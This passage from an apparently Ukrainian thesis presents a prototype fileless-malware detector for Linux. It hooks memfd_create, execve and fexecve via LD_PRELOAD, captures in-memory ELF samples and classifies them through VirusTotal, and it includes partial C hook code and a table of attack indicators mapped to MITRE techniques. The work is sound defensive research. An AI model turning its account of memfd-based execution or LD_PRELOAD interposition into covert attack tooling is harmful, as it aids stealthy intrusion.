


Рисунок 3.1 – Схема прикладу взаємодії простору користувача з ядром ОС через системні виклики

Основна функція модуля полягає у спостереженні за системними викликами, що найчастіше асоціюються з безфайловою активністю, а саме: memfd_create, execve, fexecve, mprotect, mmap, ptrace, розглянутих частково в підрозділі 1.3.1.

Ці виклики, у поєднанні або у відповідному контексті, складають поведінкові шаблони, які називаються індикаторами атаки (Indicators of Attack, IOA). Приклади найбільш поширених послідовностей, що асоціюються з fileless атаками, разом із відповідною технікою з бази MITRE ATT&CK for Linux, наведено в табл. 3.1.

Серед наведених прикладів особливу увагу в рамках реалізованого методу зосереджено на виявленні саме комбінації системних викликів memfd_create → execve або fexecve. Такий ланцюжок є одним із найпоширеніших та найбільш характерних шаблонів безфайлового виконання шкідливого коду у Linux-середовищах [12]. Системний виклик memfd_create використовується для створення анонімного файлового дескриптора, вміст якого зберігається виключно в оперативній пам’яті, без жодного запису на диск. Це дозволяє зловмисникам приховати сліди своєї

активності та обійти більшість класичних антивірусних рішень, які покладаються на файлові індикатори компрометації.

Таблиця 3.1

Опис основних індикаторів атак з використанням безфайлового ШПЗ

IOA	**Опис поведінки**	**Відповідна техніка MITRE**
memfd_create + fexecve/ execveat	Завантаження та запуск ELF-файлу з пам’яті без запису на диск	T1620 – Reflective Code Loading
Використання LD_PRELOAD	Підміна бібліотек із впровадженням шкідливого коду	T1574.006 – Hijack Execution Flow: LD_PRELOAD
ptrace викликається нетиповим процесом	Підключення до іншого процесу з можливістю маніпуляції пам’яттю	T1055.008 – Process Injection: ptrace
mprotect змінює сторінку пам’яті на виконувану (PROT_EXEC)	Спроба зробити сегмент пам’яті виконуваним — часто використовується для shellcode	T1620 – Reflective Code Loading / T1203 – Exploitation for Client Execution
mprotect змінює сторінку пам’яті на виконувану (PROT_EXEC)	Виконання коду з анонімного джерела або пам’яті	T1204 – User Execution / T1036 – Masquerading

Після завантаження шкідливого коду в пам’ять за допомогою memfd_create, він виконується за допомогою викликів execve, fexecve або execveat, які підвантажують та запускають програму без використання звичайного іменованого файлу. Особливо цікавим є виклик execveat, який дозволяє запускати програму напряму з дескриптора, додатково приховуючи джерело виконуваного коду.

Саме тому в реалізованому прототипі системи було обрано детектування цієї поведінкової послідовності як основний сценарій, що дозволяє з високою ймовірністю виявляти реальні випадки застосування безфайлового шкідливого ПЗ у продуктивному середовищі.

З технічної точки зору, перехоплення викликів реалізовано через механізм перевизначення стандартних функцій, що використовуються для доступу до системних викликів (LD_PRELOAD). Після виявлення активності, що відповідає заданому поведінковому шаблону, виклик не блокується негайно — натомість процес тимчасово призупиняється. Це створює так звану "контрольну точку", яка дозволяє зчитати вміст пам’яті процесу до його фактичного виконання. Таким чином, забезпечується виявлення загроз на ранній стадії — ще до початку активної фази атаки, забезпечується своєчасне вилучення артефактів для подальшого аналізу та визначення рівня загрози.

Особливістю реалізації модуля моніторингу є підтримка *двох режимів роботи*:

1. *Режим детектування (Detection Mode)* – використовується у випадках, коли важливим є лише виявлення потенційно шкідливої активності без втручання у роботу системи. У цьому режимі події фіксуються та журналюються, а також формуються відповідні артефакти (наприклад, дампи пам’яті), які можуть бути проаналізовані вручну або передані до автоматизованої системи аналізу.

2. *Режим детектування з блокуванням (Detection + Prevention Mode)* – у разі виявлення поведінки, що відповідає визначеним шаблонам атаки, виклик системної функції не лише фіксується, але й призупиняється або блокується, запобігаючи виконанню потенційно шкідливого коду. У цьому випадку відбувається негайне припинення виконання процесу, що дозволяє запобігти розвитку атаки на ранньому етапі.

Перемикання між режимами може здійснюватися конфігураційно, відповідно до політик безпеки або потреб адміністратора. Завдяки цьому система виявлення може застосовуватися як у режимі моніторингу (наприклад, під час тестування або пілотного розгортання), так і як активний засіб захисту у продуктивному середовищі.

Можливість аналізу поведінки в реальному часі на рівні системних викликів суттєво підвищує гнучкість і точність методу. Особливо важливою є здатність відслідковувати не лише окремі виклики, а й їхню послідовність та контекст — наприклад, випадки, коли memfd_create супроводжується подальшим execve, що виконується нетиповим користувачем або без запису на диск.

У контексті системної архітектури, даний модуль виконує роль тригера для всієї подальшої логіки: якщо поведінка процесу відповідає визначеним шаблонам — активується механізм зчитування пам’яті, а згодом і модуль ідентифікації загрози. Таким чином, саме завдяки роботі модуля моніторингу забезпечується виявлення загроз на ранній стадії, що дозволяє реалізувати проактивну модель захисту в Linux-середовищах.

2) Далі активується *модуль вилучення та збереження підозрілої ділянки пам’яті (Memory Forensics Module).* Зокрема, зчитується ділянка RAM, пов’язана з дескриптором, створеним за допомогою memfd_create. Це дозволяє витягти ELF-бінарний код або shellcode до моменту його активації. Отриманий артефакт зберігається локально і слугує об’єктом подальшого аналізу. Завдяки цьому зберігається точна копія шкідливого навантаження в стані до виконання, що є критично важливим для оперативного реагування та розслідування. Збережений шкідливий код передається до наступного модуля.

Аналіз вмісту оперативної пам’яті виконується за принципом живої форензики (Live Memory Forensics) – тобто без потреби створення повного дампу пам’яті. Такий підхід дозволяє мінімізувати ризик втрати летких артефактів, що можуть бути втрачені вже за кілька мілісекунд після виконання шкідливого коду. Замість періодичного опитування системи, активація модуля ініціюється тригером – тобто одразу після перехоплення підозрілого виклику, наприклад memfd_create у поєднанні з fexecve.

Хоча в межах запропонованої системи застосовано власний механізм витягування пам’яті, метод сумісний із більшістю аналітичних інструментів пам’яті.

Таким чином, завдяки модулю аналізу пам’яті система отримує змогу з високою точністю вилучати та ізолювати потенційно шкідливе навантаження до його запуску, зберігаючи цінну інформацію для наступного етапу – класифікації загрози для формування остаточного вердикту та ініціювання реагування.

3) Останній етап реалізує модуль ідентифікації загрози (Sample Analysis with Threat Identification Module), який відповідає за аналіз вилученого з пам’яті коду та формування остаточного вердикту щодо його безпечності.

У поточній реалізації програмного прототипу цей модуль інтегрується зі стороннім сервісом класифікації — VirusTotal, що дозволяє отримати першу об'єктивну оцінку потенційної загрози. Отримані результати (відсоток детекцій, назви шкідливих компонентів, класифікація загрози тощо) інтерпретуються системою. У разі підтвердження шкідливого характеру коду система блокує виконання процесу, ініціює створення оповіщення та зберігає суміжні артефакти (логи, дамп пам’яті, хеші) для подальшого аналізу.

На основі цієї інформації формується аналітичний висновок, який дозволяє:

1) автоматично класифікувати семпл як шкідливий, потенційно небезпечний або легітимний;

2) прийняти рішення про блокування виконання процесу до завершення системного виклику;

3) ініціювати створення повідомлення про інцидент для адміністратора безпеки;

4) зберегти пов’язані з подією артефакти (логи, дамп пам’яті, хеші) для подальшого розслідування.

Для поглибленого аналізу вилучених артефактів із пам’яті у рамках запропонованого методу можуть використовуватися сторонні спеціалізовані інструменти форензики RAM. Зокрема, Volatility [36] – це один з найвідоміших фреймворків для аналізу оперативної пам’яті, який дозволяє досліджувати структури процесів, модулі, мережеву активність та сліди шкідливого ПЗ. Додатково може застосовуватись плагін MalConfScan [18], який спеціалізується на вилученні конфігурацій відомих зразків шкідливого ПЗ із пам’яті. Для оперативного пошуку загроз за допомогою правил YARA можливо інтегрувати інструмент malscan [19], який підтримує автоматизовану реакцію при виявленні збігів, або yara-procdump-python [20] — Python-обгортку для аналізу пам’яті безпосередньо в процесах. Крім того, сервіс YARAify [21] від проєкту abuse.ch забезпечує перевірку зразків пам’яті чи файлів за великою, постійно оновлюваною базою YARA-правил спільноти. Застосування таких засобів підвищує точність виявлення загроз, дозволяючи підтверджувати або спростовувати припущення про шкідливу активність у процесі.

Додатково може проводиться динамічний аналіз поведінки потенційно небезпечного коду в ізольованому середовищі. У майбутньому планується інтеграція моделей машинного навчання (наприклад, Random Forest), які зможуть розпізнавати невідомі шаблони атак на основі навчання на репрезентативних вибірках пам’яті, як це реалізовано на прикладі в [14 - 16].

Таким чином, модуль ідентифікації загроз виконує функцію автоматизованого тригера реагування, що замикає повний цикл виявлення та блокування безфайлової атаки на етапі до її реалізації. Фактичне блокування здійснюється ще до того, як шкідливий код встигне виконати будь-які руйнівні дії, що підвищує ефективність і швидкість реагування.

Даний модуль є гнучким у налаштуванні та легко адаптується до змін ландшафту загроз. Важливо підкреслити, що фокус у межах цього методу робиться не на створенні власного класифікатора, а на оптимальній побудові загальної схеми виявлення та реагування, у якому сторонній аналітичний сервіс виступає складовим елементом. Це дозволяє ефективно використовувати переваги вже наявних рішень (як-от VirusTotal), не знижуючи загальної автономності запропонованого методу.

Запропонований підхід має низку переваг. По-перше, його реалізовано у просторі користувача без модифікації ядра, що забезпечує простоту впровадження та безпечну інтеграцію у виробниче середовище. По-друге, метод базується на IOA і, відповідно, є адаптивним до нових тактик зловмисників. По-третє, можливість призупинення системного виклику створює точку контролю, що дозволяє виконати детальний аналіз до моменту фактичної активації коду.

Загальна схема процесу виявлення та реагування на атаку з використанням безфайлового ШПЗ наведено на рис. 3.2.

Таким чином, розроблений метод поєднує проактивний моніторинг, глибокий аналіз пам’яті та автоматизовану класифікацію загроз, що дозволяє ефективно виявляти сучасні типи безфайлового шкідливого ПЗ в операційній системі Linux. Він є гнучким, масштабованим та придатним до інтеграції в інфраструктури з підвищеними вимогами до інформаційної безпеки.




Рисунок 3.2 – Загальна схема процесу виявлення та реагування на атаку з використанням безфайлового ШПЗ

3.3 Архітектура розгортання та особливості практичного застосування методу

Архітектура запропонованого методу реалізується у вигляді багаторівневої системи, що поєднує локальні агенти на кінцевих хостах із централізованим сервером обробки та візуалізації. Основні функції перехоплення системних викликів та витягування об’єктів із пам’яті реалізуються у вигляді агента, що розгортається безпосередньо на робочій станції або сервері під управлінням ОС Linux. Цей агент працює у просторі користувача, що забезпечує простоту розгортання без потреби модифікації ядра чи спеціальних прав доступу.

Обробка отриманих артефактів, взаємодія з сервісом ідентифації загроз та візуалізація результатів здійснюється на центральному сервері або у хмарному середовищі. Такий підхід дозволяє винести обчислювальнозатратні операції (наприклад, аналіз дампів або взаємодію з API) за межі кінцевого пристрою, що покращує продуктивність та зменшує ризик впливу на роботу хостової системи. Централізована обробка дозволяє проводити глибокий аналіз, здійснювати кореляцію між інцидентами, генерувати звіти та інтегрувати дані з іншими джерелами (наприклад, SIEM-системами). Метод адаптований до вимог сучасних підприємств та придатний для масштабування. Користувачі взаємодіють із системою через вебінтерфейс, який надає інформацію про виявлені інциденти, збережені артефакти та аналітичні вердикти.

Побудована архітектура є масштабованою і може бути адаптована до корпоративного середовища з великою кількістю кінцевих точок. випадку використання хмарної платформи можлива автоматизована обробка тисяч підключених хостів, централізоване управління інцидентами та генерація звітності в режимі реального часу.

Поточно метод програмно реалізовано у вигляді функціонального прототипу, який демонструє ключові можливості системи: перехоплення системних викликів, витяг об’єктів із пам’яті, інтеграцію з сервісом класифікації загроз та візуалізацію результатів через вебінтерфейс. Прототип орієнтований на тестування концепції та підтвердження її працездатності в контрольованому середовищі, однак архітектурне рішення спроєктовано з урахуванням майбутньої масштабованості та розгортання в продуктивному середовищі.

3.4 Розробка та імплементація методу виявлення безфайлового ШПЗ

Для оцінки практичної ефективності запропонованого методу було реалізовано програмний прототип, який демонструє всі три ключові функціональні компоненти: модуль моніторингу та перехоплення системних викликів, модуль вилучення та збереження вмісту оперативної пам’яті та модуль класифікації витягнутих даних.

Реалізований прототип виконує роль доказу концепції (proof-of-concept) запропонованого методу. Його основне призначення полягає у тестуванні працездатності методу в умовах реальної операційної системи, виявленні технічних обмежень обраного архітектурного підходу, верифікації логіки взаємодії модулів, формуванні бази для подальшого розширення системи.

Прототип дозволяє зафіксувати і проаналізувати поведінку, що є типовою для безфайлових атак, зокрема – послідовність викликів memfd_create → execve або fexecve, яка свідчить про спробу виконання коду напряму з оперативної пам’яті без запису на диск. Завдяки реалізованому механізму призупинення виконання системного виклику, забезпечується створення точки контролю, в межах якої з пам’яті процесу вилучається потенційно шкідливий об’єкт для оцінки на предмет шкідливого вмісту.

3.4.1 Вибір середовища та технологій для реалізації

Програмна реалізація методу здійснювалась у тестовому середовищі на базі дистрибутива Ubuntu 24.04 з ядром Linux версії 6.11 [22].

У процесі реалізації було використано такі технології та інструменти:

- Мова програмування: C (GNU C)
- Технологія перехоплення: LD_PRELOAD (динамічне перевизначення функцій)
- Інтерфейс API: POSIX (execve, fexecve, memfd_create, readlink, sendfile, dlsym)
- Сторонній сервіс: VirusTotal API для репутаційної перевірки збережених зразків [23]

Метод реалізовано на рівні користувача (user space), що дозволяє уникнути втручання в ядро системи та полегшує розгортання. Ключовим компонентом виступає динамічна бібліотека, підвантажена за допомогою змінної LD_PRELOAD. Обраний підхід із LD_PRELOAD дозволяє реалізувати перехоплення без

використання розширень ядра (на відміну від LKM або eBPF [12, 24]), що робить його безпечним для розгортання у продуктивному середовищі.

Сервіс VirusTotal обрано як репутаційне джерело з огляду на його інтеграцію з понад 70 антивірусними рушіями та підтримку API, що дозволяє автоматизувати класифікацію підозрілих зразків. Модуль взаємодії із сервісом реалізовано у вигляді окремого Python-скрипта, який обробляє збережені артефакти, здійснює запити до API та повертає вердикт щодо рівня загрози. Це дозволяє значно підвищити швидкість реагування на виявлену активність і забезпечити репутаційний аналіз без необхідності створення власної бази сигнатур.

3.4.2 Архітектура взаємодії компонентів

Архітектура взаємодії між трьома основними модулями реалізованого програмного прототипу наведена на рис. 3.3.




Рисунок 3.3 – Архітектура взаємодії компонентів системи виявлення безфайлового шкідливого ПЗ в ОС Linux у вигляді ULM-діаграми

Представлена схема відображає послідовність операцій та логіку обміну даними між модулями моніторингу, аналізу пам’яті та класифікації загроз відповідно до запропонованого методу виявлення безфайлового шкідливого ПЗ.

Відповідно до представленої діаграми на рис. 3.3, процес взаємодії компонентів реалізованого прототипу включає низку послідовних етапів, що забезпечують повний цикл виявлення та класифікації потенційно шкідливої безфайлової активності.

1. Перехоплення системного виклику.

Модуль моніторингу у просторі користувача перехоплює виклики memfd_create, execve або fexecve та «призупиняє» виконання потоку, ініціюючи подальший аналіз.

2. Передача контексту процесу.

Передається ідентифікатор процесу (PID) або дескриптор, пов’язаний із підозрілою активністю, до модуля вилучення пам’яті.

3. Вилучення вмісту пам’яті.

Зчитується відповідна ділянка оперативної пам’яті, до якої було записано потенційно шкідливий код, може міститися виконуваний об’єкт (ELF, shellcode). Артефакт зберігається у тимчасовій директорії.

4. Передача зразка.

Збережений файл передається до модуля ідентифікації загроз.

5. Класифікація об’єкта.

Об’єкт передається до сервісу VirusTotal через публічний API для репутаційної перевірки.

6. Обробка результатів та отримання вердикту**.**

Отримується відповідь у форматі JSON, яка містить інформацію про кількість детекцій, ідентифіковані загрози, категорії та інші метадані.

7. Прийняття рішення щодо дій**.**

На основі вердикту модуль класифікації приймає рішення — чи слід дозволити подальше виконання процесу, чи заблокувати його.

8. Зворотня передача результату.

Модуль класифікації передає сигнал назад до модуля моніторингу.

9. Фінальна дія.

Якщо загроза підтверджена – виклик блокується, процес завершується, генерується відповідне сповіщення. Якщо загроза не підтверджена – процес продовжує виконання без втручання.

Запропонована архітектура забезпечує розмежування відповідальності між модулями та дозволяє реалізувати повний цикл виявлення, аналізу та реагування без потреби втручання в ядро операційної системи. Завдяки використанню чітко структурованої взаємодії, система зберігає гнучкість, масштабованість та можливість подальшого розширення, зокрема за рахунок впровадження алгоритмів машинного навчання або інтеграції з додатковими джерелами Threat Intelligence.

З метою практичної перевірки працездатності запропонованого методу було створено програмний прототип, реалізований у вигляді трьох взаємопов’язаних компонентів. Всі компоненти функціонують у просторі користувача, що забезпечує простоту розгортання та безпечність інтеграції в середовище Linux без необхідності втручання у ядро операційної системи. Далі подано детальний опис реалізації кожного з модулів.

3.4.3 Програмна реалізація модуля моніторингу та перехоплення системних викликів

Перший компонент розробленої системи виявлення безфайлового шкідливого програмного забезпечення реалізовано у вигляді динамічної бібліотеки, що завантажується у простір користувача (user space) за допомогою механізму LD_PRELOAD. Змінна середовища LD_PRELOAD дозволяє примусово підвантажити користувацьку бібліотеку до адресного простору процесу раніше за всі інші, що забезпечує перевизначення стандартних функцій, зокрема тих, що реалізують системні виклики.

Такий підхід є поширеним у задачах налагодження, профілювання та динамічного тестування, оскільки не потребує втручання в ядро системи, не вимагає привілеїв суперкористувача та не змінює поведінку самої цільової програми. У

контексті запропонованого методу це дозволяє безпечно перехоплювати критично важливі виклики операційної системи, пов’язані з запуском виконуваного коду.

На основі огляду сучасних атак було визначено, що однією з поширених технік прихованого виконання коду без збереження файлів на диску є використання системного виклику memfd_create . Цей виклик дозволяє створювати анонімні файлові дескриптори в оперативній пам’яті, з яких згодом виконуються об’єкти ELF за допомогою системних викликів execve або fexecve. Такі механізми ускладнюють виявлення ШПЗ традиційними антивірусами або EDR-засобами, що орієнтовані на файлові події.

Метою даного модуля є виявлення типового сценарію атаки, пов’язаного з викликами memfd_create → execve / fexecve**,** що часто використовується під час безфайлового виконання шкідливого коду. Системний виклик memfd_create створює анонімний файловий дескриптор у пам’яті, який згодом може бути використаний для виконання коду без запису на диск. Традиційні механізми виявлення шкідливої активності не фіксують такі дії, оскільки вони обходять файлову підсистему ОС. У зв’язку з цим виявлення такого ланцюга дій виступає як чіткий індикатор компрометації (IoA)**.**

Модуль реалізовано як набір обгорток (*wrapper-функцій*), що перевизначають поведінку наступних системних викликів:

- memfd_create – ініціалізує позначку підозрілої активності;
- execve, fexecve – аналізують параметри запуску та активують механізми реакції.

Для реалізації обгорток (рис. 3.4) використовується функція dlsym(RTLD_NEXT, ...), яка дозволяє отримати вказівник на справжню реалізацію перевизначеної функції з бібліотеки glibc. Таким чином, після виконання додаткової логіки (логування, перевірок тощо) керування передається до оригінального виклику.

```c
#define _GNU_SOURCE
#include <dlfcn.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <time.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <errno.h>
#include <sys/stat.h>
#include <sys/sendfile.h>
#include <pthread.h>
#include <limits.h>

// Типи оригінальних функцій
typedef int (*orig_execve_f_type)(const char *filename, char *const argv[], char *const envp[]);
typedef int (*orig_fexecve_f_type)(int fd, char *const argv[], char *const envp[]);
typedef int (*orig_memfd_create_f_type)(const char *, unsigned int);

static __thread int memfd_flag = 0;
static pthread_mutex_t memfd_lock = PTHREAD_MUTEX_INITIALIZER;
```

Рисунок 3.4 – Ініціалізація типів системних викликів та потоково-локальних змінних

Для фіксації стану процесу використовується потоково-локальний прапорець __thread int memfd_flag, який активується при виклику memfd_create та перевіряється при кожному виклику execve або fexecve. Для запобігання багатопоточним конфліктам у доступі до глобального прапора memfd_detected використано примітиви синхронізації pthread_mutex.

Перехоплення здійснюється через перевизначення функції memfd_create (рис. 3.5), де також логуються базові дані, включно з PID та ім’ям створеного об’єкта у пам’яті.

```c
// --- Hook memfd_create ---
int memfd_create(const char *name, unsigned int flags) {
    orig_memfd_create_f_type orig_memfd_create;
    orig_memfd_create = (orig_memfd_create_f_type)dlsym(RTLD_NEXT, "memfd_create");

    pthread_mutex_lock(&memfd_lock);
    memfd_flag = 1;
    pthread_mutex_unlock(&memfd_lock);

    char logfilename[256];
    snprintf(logfilename, sizeof(logfilename), "/tmp/memfd_create_hook_%d.log", getpid());
    FILE *logf = fopen(logfilename, "a");
    if (logf) {
        log_common(logf, "memfd_create", getpid(), name);
        fflush(logf);
        fclose(logf);
    }

    return orig_memfd_create(name, flags);
}
```

Рисунок 3.5 – Програмний код реалізації перехоплення системного виклику memfd_create

При спрацюванні memfd_create встановлюється потоково-локальний прапор (__thread int memfd_flag), що сигналізує про створення анонімного виконуваного об’єкта в оперативній пам’яті.

Подальше спрацювання execve або fexecve при активному прапорі memfd_flag ініціює призупинення виконання.

Перехоплення системного виклику execve виконується з метою виявити та попередити спробу виконання потенційного безфайлового ШПЗ (рис. 3.6).

```
240 // Hook fexecve
241 int fexecve(int fd, char *const argv[], char *const envp[]) {
242     orig_fexecve_f_type orig_fexecve;
243     orig_fexecve = (orig_fexecve_f_type)dlsym(RTLD_NEXT, "fexecve");
244 
245     int do_hook = 0;
246     pthread_mutex_lock(&memfd_lock);
247     if (memfd_flag) {
248         do_hook = 1;
249         memfd_flag = 0;
250     }
251     pthread_mutex_unlock(&memfd_lock);
252 
253     if (!do_hook) {
254         return orig_fexecve(fd, argv, envp);
255     }
256 

297     if (threat_detected_by_vt(pid)) {
298         fprintf(stderr, "Execution blocked by VT integration: PID %d\n", getpid());
299         exit(1); // або повернення помилки
300     }
301 
302     return orig_fexecve(fd, argv, envp);
303 }
```

Рисунок 3.6 – Програмний код реалізації перехоплення та перевизначення системного виклику fexecve

Для execve логіка ідентична, з додатковою обробкою дескриптора (рис. 3.7).

```
191 // Hook execve
192 int execve(const char *filename, char *const argv[], char *const envp[]) {
193     orig_execve_f_type orig_execve;
194     orig_execve = (orig_execve_f_type)dlsym(RTLD_NEXT, "execve");
195 
196     int do_hook = 0;
197     pthread_mutex_lock(&memfd_lock);
198     if (memfd_flag) {
199         do_hook = 1;
200         memfd_flag = 0;
201     }
202     pthread_mutex_unlock(&memfd_lock);
203 
204     if (!do_hook) {
205         return orig_execve(filename, argv, envp);
206     }
207 

233     snprintf(dest_file, sizeof(dest_file), "%s/execve_executed_file", capture_dir);
234     copy_file(filename, dest_file);
235 
236 
237     return orig_execve(filename, argv, envp);
238 }
```

Рисунок 3.7 – Програмний код реалізації перехоплення та перевизначення системного виклику execve

Таким чином, реалізований модуль забезпечує перехоплення та аналіз критичних системних викликів, що використовуються під час безфайлового виконання шкідливого ПЗ, без необхідності модифікації ядра.

3.4.4 Програмна реалізація модуля вилучення та збереження вмісту оперативної пам’яті

Другий компонент реалізованої системи виявлення безфайлового шкідливого програмного забезпечення відповідає за вилучення потенційно небезпечного виконуваного об’єкта з оперативної пам’яті та його збереження у вигляді локального артефакта для подальшого аналізу. Цей модуль інтегровано безпосередньо до обгорток системних викликів execve та fexecve, що дозволяє реалізувати його логіку у межах загальної бібліотеки, завантаженої через механізм LD_PRELOAD.

Функціонування модуля активується за наявності контексту попереднього виклику memfd_create, який є характерною ознакою ініціації безфайлового запуску. У такому випадку, до моменту виконання основного процесу, здійснюється вилучення ділянки пам’яті, що містить ELF-об’єкт, а також фіксуються всі супровідні параметри запуску: аргументи командного рядка, змінні середовища, процесні метадані.

Програмна реалізація базується на використанні потоково-локального прапора memfd_flag, що встановлюється під час виклику memfd_create. У разі подальшого виклику execve або fexecve у тому ж потоці, прапор активує механізм логування та збереження даних. Це дозволяє уникнути хибнопозитивних спрацювань і точно співвіднести створення об’єкта в пам’яті з його наступним виконанням.

У межах одного блоку обробки реалізовано такі етапи:

- створення тимчасового каталогу /tmp/exec_captures/<PID>/ для кожного підозрілого процесу;
- збереження аргументів запуску (argv) у файл argv_<PID>.log та змін середовища (envp) у файл envp_<PID>.log;

- копіювання ELF-об’єкта, що передається або зчитується з дескриптора fexecve, execve, до окремого файлу (execve_executed_file або fexecve_executed_file);
- створення журналу події у відповідному лог-файлі (/tmp/execve_hook_<PID>.log, /tmp/fexecve_hook_<PID>.log), який містить часову мітку, PID, UID, та ідентифікатор виклику.

